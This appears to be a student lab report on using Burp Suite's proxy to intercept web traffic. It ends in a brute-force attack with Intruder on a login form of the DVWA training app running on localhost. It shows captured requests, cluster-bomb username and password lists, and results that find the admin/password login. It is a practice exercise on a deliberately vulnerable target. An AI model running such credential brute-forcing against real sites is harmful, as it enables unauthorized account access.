


Aim: To understand burp proxy to test web application

Burp Proxy acts as a man-in-the-middle (MITM) proxy between the client (browser) and the web server.

It intercepts all HTTP/HTTPS requests and responses, allowing the tester to pause, inspect, and modify traffic in transit.

This breaks the standard client-server direct communication model, enabling controlled manipulation of input/output for security evaluation.



Feature	Description
Intercept	Pauses requests/responses before they reach their destination. Tester can edit headers, parameters, cookies, and body content.
Forward	Sends the modified or unmodified message to its intended recipient (server or browser).
Drop	Discards the intercepted message, preventing it from reaching the target.
HTTP History	Logs all proxied traffic for later review, comparison, and analysis.
Repeater	(Optional extension) Allows manual resending of requests with custom modifications for repeated testing.



Advantages of Using Burp Proxy

- Full control over request/response lifecycle
- Real-time modification without re-generating traffic from the client
- Supports both HTTP and HTTPS with proper certificate setup
- Integrates with other Burp tools (Scanner, Intruder, Repeater) for advanced testing







Limitations


- Requires proxy configuration on the client side (browser or system)
- HTTPS interception may trigger certificate warnings unless the Burp CA is trusted
- Encrypted traffic (e.g., HSTS, pinned certificates) may block interception unless properly bypassed

Burp Proxy supports multiple interception modes to suit different testing scenarios:


Mode	Behavior
Intercept on	All requests/responses are paused for manual review and modification.
Intercept off	Traffic flows normally but is still logged in HTTP History.
Automatic modification	Rules can be defined to automatically modify headers, parameters, or body content without manual intervention.
Targeted interception	Only requests matching specific URL patterns, methods, or MIME types are paused.

Burp Setup





Burp Suite Dashboard



On 'Proxy Intercept' Page

The screenshot shows the PortSwigger website interface. The top navigation bar includes links for Products, Solutions, Research, Academy, and Support. The main content area is titled 'Lab: SQL injection vulnerability in WHERE clause allowing retrieval of hidden data'. It explains that the lab contains a SQL injection vulnerability in the product category filter. A sample SQL query is provided: `SELECT * FROM products WHERE category = 'Gifts' AND released = 1`. The page also includes a 'Solution' section and a 'Community solutions' section.


The screenshot shows the Burp Suite interface. The top navigation bar includes links for Dashboard, Target, Proxy, Intruder, Repeater, Collaborator, Sequencer, Decoder, Comparer, Logger, Organizer, Extensions, and Discover. The main content area displays a list of intercepted HTTP requests. The selected request is a POST request to `https://phingest.portswigger.com/v0/e/7ip=0&_id=1788343225932&ver=1.369.0&compression=gzip-js`. The request details are shown in the 'Request' tab, including the raw HTTP request and the 'Inspector' tab showing request attributes, query parameters, body parameters, cookies, and headers.

[illegible]

6



Inside Burp Suite browser logging into DVWA



Demonstrating Correct credentials output (An image is shown if correct)

Request

```
1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not:A-Brand";v="0", "Chromium";v="150"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/dvwa/vulnerabilities/brute/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=low; PHPSESSID=g2lactemcm3k73fq9cd67mrl3
18 Connection: keep-alive
19
20
```

Inspector

- Request attributes: 2
- Request query parameters: 3
- Request body parameters: 0
- Request cookies: 2
- Request headers: 17

Event log: All issues

Memory: 161.8MB of 11.68GB

Received the sent credentials

Intruder

Target: http://localhost

Update Host header to match target

Positions: Add, Clear, Auto

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
2 Host: localhost
3 Cache-Control: max-age=0
4 sec-ch-ua: "Not:A-Brand";v="0", "Chromium";v="150"
5 sec-ch-ua-mobile: ?0
6 sec-ch-ua-platform: "Windows"
7 Accept-Language: en-GB,en;q=0.9
8 Upgrade-Insecure-Requests: 1
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/150.0.0.0 Safari/537.36
10 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: navigate
13 Sec-Fetch-User: ?1
14 Sec-Fetch-Dest: document
15 Referer: http://localhost/dvwa/vulnerabilities/brute/
16 Accept-Encoding: gzip, deflate, br
17 Cookie: security=low; PHPSESSID=g2lactemcm3k73fq9cd67mrl3
18 Connection: keep-alive
19
20

0 highlights 0 payload positions Length: 847


Memory: 161.8MB of 11.68GB

Acquiring username and password keys from the received URL




```
1 ethan_winters
2 captain_price
3 trevor_philips
4 jin_sakai
5 doom_guy
6 edward_richtofen
7 admin
8 arthur_morgan
9 sub_zero
10 gordon_freeman
11 kratos
```

Cluster bomb list of usernames



```
1 mia_rescue_2017
2 bravosix_goingdark
3 mr_raspberry_jam
4 ghost_of_tsushima
5 ripandtear_1993
6 element_115_reveal
7 tahiti_mangoes_plan
8 password
9 lin_kuei_cryomancer
10 crowbar_phd_07
11 bear_mark_of_war
```

Cluster bomb list of passwords



3. Intruder attack of http://localhost

Results Positions

Capture filter: Capturing all items

View filter: Showing all items

Request	Payload 1	Payload 2	Status code
69	trevor.philips	tahiti_mangoes_plan	200
70	jin_sakai	tahiti_mangoes_plan	200
71	doom_guy	tahiti_mangoes_plan	200
72	edward_richtofen	tahiti_mangoes_plan	200
73	admin	tahiti_mangoes_plan	200
74	arthur_morgan	tahiti_mangoes_plan	200
75	sub_zero	tahiti_mangoes_plan	200
76	gordon_freeman	tahiti_mangoes_plan	200
77	kratos	tahiti_mangoes_plan	200
78	ethan_winters	password	200
79	captain_price	password	200
80	trevor.philips	password	200
81	jin_sakai	password	200
82	doom_guy	password	200
83	edward_richtofen	password	200
84	admin	password	200
85	arthur_morgan	password	200
86	sub_zero	password	200
87	gordon_freeman	password	200
88	kratos	password	200
89	ethan_winters	lin_kuei_cryomancer	200
90	captain_price	lin_kuei_cryomancer	200
91	trevor.philips	lin_kuei_cryomancer	200
92	jin_sakai	lin_kuei_cryomancer	200
93	doom_guy	lin_kuei_cryomancer	200
94	edward_richtofen	lin_kuei_cryomancer	200
95	admin	lin_kuei_cryomancer	200
96	arthur_morgan	lin_kuei_cryomancer	200
97	sub_zero	lin_kuei_cryomancer	200
98	gordon_freeman	lin_kuei_cryomancer	200
99	kratos	lin_kuei_cryomancer	200
100	ethan_winters	crowbar_phd_07	200
101	captain_price	crowbar_phd_07	200
102	trevor.philips	crowbar_phd_07	200
103	jin_sakai	crowbar_phd_07	200
104	doom_guy	crowbar_phd_07	200
105	edward_richtofen	crowbar_phd_07	200
106	admin	crowbar_phd_07	200

Result 84 | Intruder attack

Payload 1: admin
Payload 2: password
Status code: 200
Length: 4969
Timer: 35

Request Response

Pretty Raw Hex Render

Vulnerability: Brute Force

Login

Username:
Password:

Welcome to the password protected area admin

More Information

- https://owasp.org/www-community/attacks/Brute_force_attack
- <https://www.golinuxcloud.com/brute-force-attack-web-forms>

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript Attacks
Authorisation Bypass
Open HTTP Redirect
Cryptography
API
DVWA Security
PHP Info
About
Logout

Finished Request Response

Username: admin

Correct username and password (The image is shown)

Conclusion

Burp Proxy was successfully used to intercept and inspect web application requests. The requests were modified and forwarded to understand how the application responds to different inputs.